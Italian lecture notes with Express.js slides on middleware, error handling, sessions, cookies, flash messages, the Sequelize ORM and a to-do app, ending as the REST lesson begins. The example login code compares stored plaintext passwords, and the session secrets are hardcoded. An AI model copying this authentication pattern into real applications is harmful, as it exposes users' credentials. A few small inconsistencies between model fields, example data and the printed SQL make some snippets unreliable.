
- req (l'oggetto di richiesta HTTP) e res (l'oggetto di risposta HTTP).
- next (una funzione di callback che richiama il middleware successivo nello stack).

```
// defined in some module
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```

```
// index.js file starting the express app
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```




```
// defined in some module
export function addTimestamp(req, res, next){
  req.timestamp = new Date();
  next();
}
```

```
// index.js file starting the express app
app.use(addTimestamp);
app.use(logger); // mounts the middleware function "logger" in the "/" path

app.get('/', (req, res) => {
  res.send(`Request received at ${req.timestamp}`)
});

app.listen(PORT);
```






Gestione degli errori:

È importante assicurarsi che qualsiasi errore che si verifichi durante l'elaborazione di middleware o route venga gestito correttamente da Express.

Se viene generato un errore durante l'esecuzione sincrona del codice, verrà automaticamente rilevato dal gestore errori predefinito di Express.

```
app.get("/error", (req, res) => {  
  throw new Error("An error occurred");  
});
```



Gli errori restituiti dalle funzioni asincrone invocate dai route handlers e dai middleware devono essere passati alla funzione next().

```
app.get('/readfile', (req, res, next) => {  
  fs.readFile('/file-does-not-exist', (err, data) => {  
    if (err) {  
      next(err) // Pass errors to Express.  
    } else {  
      res.send(data)  
    }  
  })  
});
```

A partire da Express 5 (attualmente ancora in versione beta), i route handlers e i middleware che restituiscono una promessa chiameranno automaticamente next(value) quando rifiutano o generano un errore.

Quindi, non sarà necessario farlo in modo esplicito.


```
app.get('/user/:id', async (req, res, next) => {  
  const user = await getUserById(req.params.id)  
  res.send(user)  
})
```


Express include un gestore di errori predefinito. Il gestore predefinito stampa l'intera traccia dello stack solo in modalità di sviluppo.

Possiamo anche definire gestori di errori personalizzati.

- Si tratta di middleware speciali con quattro parametri di input.

```
app.use((err, req, res, next) => {  
  console.error(err.stack);  
  res.status(500).send('Something broke!');  
});
```



Middleware utili:

Express.static:

express.static è un middleware integrato progettato per servire file statici.

```
// Register the built-in express.static middleware to serve static files.
// All files in the /public directory will be served as static files.
app.use(express.static("public"));
```

- Utilizza req.url per determinare se una richiesta corrisponde alla directory radice specificata (ad esempio: public).

Express.urlencoded:



express.urlencoded è un middleware integrato che analizza il corpo delle richieste in arrivo con payload codificati in URL.

```
// Parses url-encoded body (e.g.: those in requests submitted via forms)
// and makes the parameters available in the req.body object.
app.use(express.urlencoded({extended: false}))

app.get("/form", (req, res) => { res.render("form"); });

app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```

```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```



Express.json:

express.json è un middleware integrato. Si comporta in modo simile a express.urlencoded, ma è progettato per analizzare i corpi delle richieste JSON.

```
app.use(express.json());

app.post("/json", (req, res) => {
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);
});
```

```
POST http://localhost:3000/json HTTP/1.1
Content-Type: application/json

{
  "exam": "Web Technologies",
  "grade": "A+"
}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 31

exam=Web Technologies; grade=A+
```

Express-session:

express-session è un middleware disponibile tramite npm.

- Semplifica la gestione di una sessione archiviata sul server.
- I dati della sessione vengono archiviati sul server, l'ID di sessione viene memorizzato in un cookie.

Nota: l'archiviazione predefinita lato server non è pronta per la produzione. Per la produzione, è necessario configurare un archivio di sessioni dedicato (ad esempio: basato su memcache o redis).

```
app.use(session({
  secret: "s3cr37", saveUninitialized: false, resave: false
}));

app.get("/session-counter", (req, res) => {
  if(! req.session?.count) {
    req.session.count = 1;
    res.send("It's the first time you visit this page.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`You visited this page ${req.session.count} times.`);
  }
});
```

Cookie-parser:

cookie-parser è un middleware disponibile tramite npm.

- Analizza l'intestazione del cookie nelle richieste in arrivo e popola req.cookies con un oggetto le cui proprietà sono i nomi dei cookie.

```
app.use(cookieParser());

app.get("/cookie-counter", (req, res) => {
  if(! req.cookies?.count){
    res.cookie("count", 1, {maxAge: 10*60*1000});
    res.send("It's the first time you visit this page.");
  } else {
    res.cookie("count", parseInt(req.cookies.count) + 1, {maxAge: 10*60*1000});
    res.send(`You visited this page ${parseInt(req.cookies.count) + 1} times.`);
  }
});
```

Messaggi flash:

Spesso, nelle applicazioni web, gli utenti vengono reindirizzati dopo aver eseguito un'azione (ad esempio: reindirizzamento alla home page dopo aver eliminato alcuni dati).

È una buona regola generale fornire un feedback agli utenti in questi casi, in modo che sappiano se l'operazione eseguita è andata a buon fine o meno.

La parte "difficile" è che, dopo il reindirizzamento, inizia un ciclo di richiesta-risposta completamente nuovo. Come tenere traccia del fatto che è necessario visualizzare un messaggio flash?



Variante diversa dello stesso vecchio problema dell'HTTP stateless

- Possiamo risolvere questo problema negli stessi modi di prima: cookie, sessioni, ecc.
- Alcuni middleware possono essere molto utili in questo:
 - ❖ Un esempio è connect-flash, disponibile su npm.

```
import flash from "connect-flash"; //simple middleware for flash messages
app.use(flash()); //register the middleware
```



```
app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "You have been redirected."); // Saves flash messages
  req.flash("info", "This is a demo to demonstrate flash messages.");
  req.flash("success", "Everything was fine.");
  req.flash("error", "But we also have an error message.");
  res.redirect("/showflash");
})


app.get("/showflash", (req, res) => {
  let infos = req.flash("info"); // Consumes flash messages with the given key
  let successes = req.flash("success");
  let errors = req.flash("error");
  res.render("flash", {infos: infos, successes: successes, errors: errors});
})
```

After being consumed, flash messages are deleted

```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```



Se carichiamo /showflashpage (o la visitiamo direttamente senza essere reindirizzati da /redirectpage, nessun messaggio flash verrà memorizzato nella sessione corrente e otteniamo:



Il codice in queste slide è disponibile nei Materiali del Corso su Teams.


Lezione 14:

Sviluppare una Web App con Express:

Object-Relational Mapping (ORM):

Quando si sviluppa software orientato agli oggetti che conserva i dati in un RDBMS, si ha a che fare con due diverse rappresentazioni dei dati:

- Una è costituita dagli oggetti che risiedono nell'heap, l'altra dai dati nelle tabelle del RDBMS.



Queste due rappresentazioni sono piuttosto diverse

Dobbiamo mantenere entrambe le rappresentazioni allineate:

- Le modifiche agli oggetti di dominio devono essere mappate allo schema RDBMS.
- Le modifiche allo schema RDBMS potrebbero avere un impatto sul codice esistente.

È necessaria una buona quantità di lavoro e codice boilerplate (ripetitivo).

Librerie ORM:

Le librerie ORM sono soluzioni pronte all'uso per supportare gli sviluppatori nel mantenere allineate le rappresentazioni basate su oggetti e quelle relazionali.

- Consentono agli sviluppatori di lavorare con astrazioni di alto livello anziché con query e istruzioni SQL.
- Aumentano la produttività riducendo la necessità di codice boilerplate.
- Rendono ancora più semplice il passaggio a diversi RDBMS.

Le librerie ORM in genere consentono agli sviluppatori di:

- Definire in modo dichiarativo come le tabelle del database vengono mappate agli oggetti.
- Creare e aggiornare automaticamente lo schema RDBMS in base alle necessità.
- Eseguire facilmente operazioni CRUD (Create, Read, Update, Delete).
- Comporre ed eseguire query complesse in modo dichiarativo.
- Gestire le transazioni.
- Supportare strategie di caching.

Le librerie ORM più note includono:

- Hibernate (Java).
- Entity Framework (C# -.NET).
- SQLAlchemy (Python).
- Propel (PHP).
- Active Record (Ruby on Rails).
- Sequelize, Prisma, TypeORM (Node.js)

Anche i framework opinioned a volte includono un ORM.

Sequelize:

Sequelize è un ORM per Node.js.

- Supporta Oracle, PostgreSQL, MySQL, MariaDB, SQLite, SQL Server e altro ancora.
- Elegante API basata su Promise.

Installare Sequelize:

Sequelize può essere installato tramite npm come al solito.

```
@luigi → express-hello-world $ npm install sequelize
```

È inoltre necessario installare i driver per gli RDBMS che si intende utilizzare:

```
@luigi → express-hello-world $ npm install pg pg-hstore # Postgres
@luigi → express-hello-world $ npm install mysql2
@luigi → express-hello-world $ npm install mariadb
@luigi → express-hello-world $ npm install sqlite3
@luigi → express-hello-world $ npm install tedious # MS SQL Server
@luigi → express-hello-world $ npm install oracledb
```

Per semplicità useremo SQLite.

Connettersi ad un Database:

```
import { Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");
//const database = new Sequelize('postgres://user:pass@example.com:5432/dbname')

try {
  await database.authenticate();
  console.log('Connection has been established successfully.');
```

```
} catch (error) {
  console.error('Unable to connect to the database:', error);
}
```

Il suddetto codice crea automaticamente un database SQLite nel file mydb.sqlite.

Definizione dei models:

I models sono l'essenza di qualsiasi ORM.

In Sequelize, i models sono classi che estendono Model.

Due modi equivalenti per definire i modelli:

- Chiamare il metodo define su una connessione al database.
- Creare una classe che estende Model e quindi chiamare il suo metodo init.

```
import { DataTypes, Sequelize } from "sequelize";

//connection to database omitted

const User = database.define('User', { //Model attributes are defined here
  firstName: {
    type: DataTypes.STRING,
    allowNull: false
  },
  age: {
    type: DataTypes.INTEGER //allowNull defaults to true
  },
  id: {
    type: DataTypes.INTEGER,
    primaryKey: true,
    autoIncrement: true
  }
});
```

Sincronizzazione dei Models:

Quando definiamo un Model, informiamo Sequelize sui nostri dati.

Tuttavia, iniziamo con un database completamente vuoto.

Dobbiamo dire a Sequelize di allineare lo schema del database con i modelli che abbiamo definito.

- Cosa succede se non esiste alcuna tabella per rendere persistenti i nostri Models?
- Cosa succede se alcune tabelle esistono, ma hanno colonne diverse, meno colonne o qualche altra differenza?

L'allineamento viene eseguito da Sequelize tramite la sincronizzazione dei Models.

Per sincronizzare un Model con il database, possiamo chiamare `model.sync(...)`.

- È una funzione asincrona che restituisce una Promise.

```
const User = database.define('User', { /* Model specification omitted */});

User.sync().then( () => {
  console.log("Users table synchronized.")
}).catch( err => {
  console.err("Synchronization error:", err.message)
});
```

```
Executing: SELECT name FROM sqlite_master WHERE type='table' AND name='Users';
Executing: CREATE TABLE IF NOT EXISTS `Users` (`firstName` VARCHAR(255) NOT NULL,
`age` INTEGER, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `createdAt` DATETIME NOT
NULL, `updatedAt` DATETIME NOT NULL);
Users table synchronized.
```

Alcune note:

- Sequelize ha dedotto un nome di tabella per il nostro Model (Users). Per impostazione predefinita, Sequelize utilizza il nome del Model pluralizzato per denominare le tabelle nell'RDBMS. Possiamo ignorare questo comportamento e specificare un nome di tabella personalizzato.
- Dai log, possiamo vedere che Sequelize ha verificato l'esistenza della tabella Users (`SELECT name FROM sqlite_master WHERE type='table' AND name='Users';`), quindi ha creato la tabella.
- Se eseguiamo nuovamente lo script, la tabella non verrà creata poiché esiste già.

Sequelize supporta diverse modalità di sincronizzazione:

```
User.sync();  
//creates the table if not exists (does nothing if exists)  
  
User.sync({force: true});  
//re-creates the table, drops it if exists (destructive!)  
  
User.sync({alter: true});  
//checks the state of the table (columns, types, etc..) and alters it to match  
the model (if needed)
```

È possibile sincronizzare più modelli contemporaneamente chiamando sync() sulla connessione al database.

Creazione di Entità:

```
let janet = new User({ //We can first create an instance of a Model...
  name: "Janet",
  age: 22
});

await janet.save(); //...and then save it to the database
console.log("Janet saved to database.");

let riff = await User.create({ //Or we can use the static method Model.create()
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff saved to database with id ${riff.id}.`);
```

Definizione di Models (Mediante le Classi):

```
const User = database.define('User', { /* models specs */});

class Todo extends Model {}

Todo.init({
  todo: { type: DataTypes.TEXT, allowNull: false },
  done: { type: DataTypes.BOOLEAN, defaultValue: false },
  id: { type: DataTypes.INTEGER, primaryKey: true, autoIncrement: true }
},{
  sequelize: database, modelName: "Todo"
});

database.sync().then( () => {console.log("Database synchronized.");});
```

Definizione delle associazioni:

Sequelize supporta associazioni uno-a-uno, uno-a-molti e molti-a-molti.

```
const A = sequelize.define('A', /* ... */);
const B = sequelize.define('B', /* ... */);

A.hasOne(B);    // A HasOne B
A.belongsTo(B); // A BelongsTo B
A.hasMany(B);   // A HasMany B
A.belongsToMany(B, { through: 'C' }); // A BelongsToMany B through the junction
table C
```

```
import { DataTypes, Model, Sequelize } from "sequelize";

//create connection
const database = new Sequelize("sqlite:mydb.sqlite");

const User = database.define('User', { /*model specs*/ });

class Todo extends Model {}

Todo.init({ /*model specs*/ }, { /*options*/ });

User.hasMany(Todo); //Sequelize will define a foreign key Todo -> User
Todo.belongsTo(User);

database.sync({force: true}).then(()=>{ console.log("Database synchronized.") });
```

Creazione di Linked Data:

Per impostazione predefinita, Sequelize crea una colonna denominata RefModelRefModelPK

- Nel nostro caso, ha creato una colonna UserId in Todo.

```
let riff = await User.create({
  name: "Riff Raff",
  age: 26
});
console.log(`Riff Raff saved to database with id ${riff.id}.`);

let todo = await Todo.create({
  todo: "Do the time warp again",
  done: true,
  UserId: riff.id
});
```

È anche possibile creare un'istanza insieme ad associazioni nidificate in un unico passaggio, a condizione che tutti gli elementi siano nuovi.

```
let janet = await User.create({
  name: "Janet",
  age: 22,
  Todos: [
    {todo: "Learn Sequelize"},
    {todo: "Learn Express"}
  ]
}, {
  include: [Todo]
});

// code creating Riff Raff
// and its Todo goes here
```

name	age	id	createdAt	updatedAt
Janet	22	1	2023-12-09 10:03:50	2023-12-09 10:03:50
Riff Raff	26	2	2023-12-09 10:03:50	2023-12-09 10:03:50

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

Recupero dei Dati:

I modelli Sequelize offrono modi semplici per recuperare i dati.

```
let todos = await Todo.findAll();
for(let i of todos)
  console.log(`${i.id}: ${i.todo}`);
```

```
SELECT *
FROM Todos
```

```
import { Op } from "sequelize";

let todos = await Todo.findAll({
  where: {
    id: { [Op.gte] : 2 },
    todo: { [Op.like]: '%Express%' }
  }
});
```

```
SELECT *
FROM Todos
WHERE id >= 2 AND todo LIKE '%Express'
```

Per impostazione predefinita, le associazioni non vengono caricate quando recuperiamo i dati.

- Possiamo anche specificare di voler caricare alcune associazioni.

```
let todos = await Todo.findAll({include: [User]});
for(let item of todos)
  console.log(`${item.todo} - ${item.User?.name}`);
```

Possiamo recuperare un'entità data la sua chiave primaria usando `.findByPk(pk)`.

```
let t = await Todo.findByPk(3);
console.log("t:", t.id, t.todo, t.done, t.UserId);
```

```
Executing: SELECT `todo`, `done`, `id`, `createdAt`, `updatedAt`, `UserId` FROM
`Todos` AS `Todo` WHERE `Todo`.`id` = 3;
t: 3 Do the time warp again false 2
```

Aggiornare ed eliminare dati:

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	0	1	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Learn Express	0	2	2023-12-09 10:03:50	2023-12-09 10:03:50	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

```
let learnSequelize = await Todo.findByPk(1);
learnSequelize.setDataValue('done', true);
await learnSequelize.save(); //updates entity on db

let learnExpress = await Todo.findByPk(2);
await learnExpress.destroy(); //deletes entity from db
```

todo	done	id	createdAt	updatedAt	UserId
Learn Sequelize	1	1	2023-12-09 10:03:50	2023-12-09 10:15:12	1
Do the time warp again	1	3	2023-12-09 10:03:50	2023-12-09 10:03:50	2

ORM: pro vs cons

Pro:


- Astrazione: lavora con oggetti e modelli invece che con SQL.
- Produttività: meno codice boilerplate, generazione automatica degli schemi.
- Portabilità: facile passaggio tra i RDBMS supportati.
- Leggibilità e coerenza: più leggibile del codice SQL grezzo; applica schemi e convenzioni di codifica specifici.

Cons:

- Curva di apprendimento più ripida.
- Complessità: alcune operazioni potrebbero essere più complesse con un ORM.
- Vendor Lock-in: potrebbe essere difficile passare a ORM diversi.
- Prestazioni: gli ORM potrebbero comportare un sovraccarico per alcune operazioni, soprattutto se utilizzati in modo improprio.

Struttura di una Express Web App:

Express è unopinioned. Di conseguenza, non esiste un unico modo giusto per organizzare un'app web.



- views: contiene i models.
- routes: contiene la definizione dei router. Questo codice è responsabile dell'indirizzamento delle richieste al controller appropriato.
- controller: contiene il codice che implementa la logica di business per la gestione delle richieste.
- models: contiene la definizione dei models dati e delle connessioni al database.
- middleware: contiene il middleware personalizzato.
- public: contiene file statici organizzati in directory.

Configurazione della Web App:

Le app web spesso dipendono da informazioni sensibili e impostazioni specifiche dell'ambiente.

- Sensitive: chiavi API, password del database, credenziali AWS.
- Environment-specific: URL del database di produzione/sviluppo/staging, livelli di registrazione, ecc.

Codificare queste impostazioni nel codice non è una buona pratica.

- Non è sicuro quando eseguiamo il versioning del codice in un repository pubblico.
- Potrebbe essere necessario modificare più file per modificare queste impostazioni.
- Porta a diverse "versioni" dell'app web (ad esempio: sviluppo vs produzione), che devono essere aggiornate e gestite separatamente.


Questi dati devono essere archiviati in un file di configurazione dedicato.

I file di configurazione dovrebbero essere l'unico punto in cui è possibile modificare queste impostazioni.

- Non dovrebbero essere versionati (ad esempio: inserirli nel file .gitignore).
- Una versione fittizia può essere versionata, in modo che ogni utente possa modificarla e includere le proprie impostazioni.

Un modo per gestire le impostazioni è utilizzare un file .env nella root del progetto.

I pacchetti Node.js come dotenv possono essere utilizzati per leggere il file .env e renderne disponibile il contenuto (ad esempio: nel processo globale .envobject).



To-Do List App con Express:

Re-implementiamo la nostra To-Do List App con Express:

Renderemo il tutto interessante aggiungendo alcune funzionalità:

- Gli utenti potranno contrassegnare le attività come "fatte" o "non ancora fatte".
- Gli utenti potranno modificare o eliminare le attività.
- Useremo l'ORM Sequelize per la persistenza dei dati gestiti.

Alcune porzioni di codice importanti:

Configurazione Middleware:

```
const app = express();
const PORT = 3000;

app.set("view engine", "pug"); //use pug as the default template engine

app.use(morgan('dev'));
app.use(express.static("public"));
app.use(express.urlencoded({extended: false}));
app.use(session({
  secret: 'fu-tzu the great master',
  resave: false, saveUninitialized: false,
  cookie: { maxAge: 10*60*1000 /*10 minutes, in ms */ }
}));
app.use(flash());
app.use(exportFlashMessagesToViews);
app.use(exportAuthenticationStatus);
```

Configurazione delle Routes:

```
//routes
app.use(homepageRouter); app.use(resetRouter);
app.use(authenticationRouter); app.use(todoRouter);

//catch all, if we get here it's a 404
app.get('*', function(req, res){
  res.status(404).render("errorPage", {code: "404", description: "Not found."});
});

//error handler
app.use( (err, req, res, next) => {
  console.log(err.stack);
  res.status(err.status || 500).render("errorPage", {
    code: (err.status || 500), description: (err.message || "An error occurred")
  });
});

app.listen(PORT);
```

Routes: todoRouter

```
export const todoRouter = new express.Router();

todoRouter.use(enforceAuthentication); //middleware used in this router

todoRouter.get("/todo", (req, res, next) => {
  TodoController.getTodosForCurrentUser(req).then(todoItems => {
    res.locals.todoItems = todoItems;
    res.render("todo");
  }).catch(err => {
    next(err);
  });
});
```

Controller: TodoController

```
import { Todo } from "../models/Database.js";

export class TodoController {

  static async getTodosForCurrentUser(req){
    return Todo.findAll({
      where: {
        UserUserName: req.session.username
      }
    })
  }

  // other methods
}
```

Autenticazione:

```
export class AuthController {

  static async checkCredentials(req, res){
    let user = new User({ //user data specified in the request
      userName: req.body.usr, password: req.body.pwd
    });

    let found = await User.findOne({
      where: { userName: user.userName, password: user.password }
    });

    if(found === null) {
      return false;
    } else { //credentials are valid. We create a session
      req.session.isAuthenticated = true; req.session.username = found.userName;
      return true;
    }
  }
}
```

Middleware di Autenticazione:

```
/**
 * This middleware ensures that the user is currently authenticated. If not,
 * redirects to login with an error message.
 */
export function enforceAuthentication(req, res, next){
  if(!req?.session?.isAuthenticated){
    req.flash("error", "You must be logged in to access this feature.");
    res.redirect("/auth");
  } else {
    next();
  }
}
```

Live Demo! Il codice sorgente lo si trova nei materiale del corso.

Lezione 15:


Il Paradigma REST:

Nell'ultima lezione, abbiamo sviluppato un'app web completa con Express.

La nostra app si occupava di tutto sul server:

- Gestiva i dati (con l'ORM Sequelize).
- Gestiva la logica di business (con rotte, controller, middleware, sessioni).
- Gestiva la presentazione (renderizzava i template usando Pug).

I browser erano responsabili solo della visualizzazione delle pagine HTML.



Questo approccio è spesso definito "app web tradizionali".

- Nato quando i browser avevano funzionalità limitate e i contenuti web erano generalmente accessibili solo tramite browser.

Oggi lo scenario è più complesso.

- Potrebbe essere necessario accedere ai dati anche tramite altri software (ad esempio, app mobili).
- La tendenza è quella di sfruttare le funzionalità dei browser moderni per offrire un'esperienza utente più reattiva (ad esempio, app a pagina singola).

Le applicazioni web tradizionali non sono sufficientemente flessibili in alcuni scenari moderni.

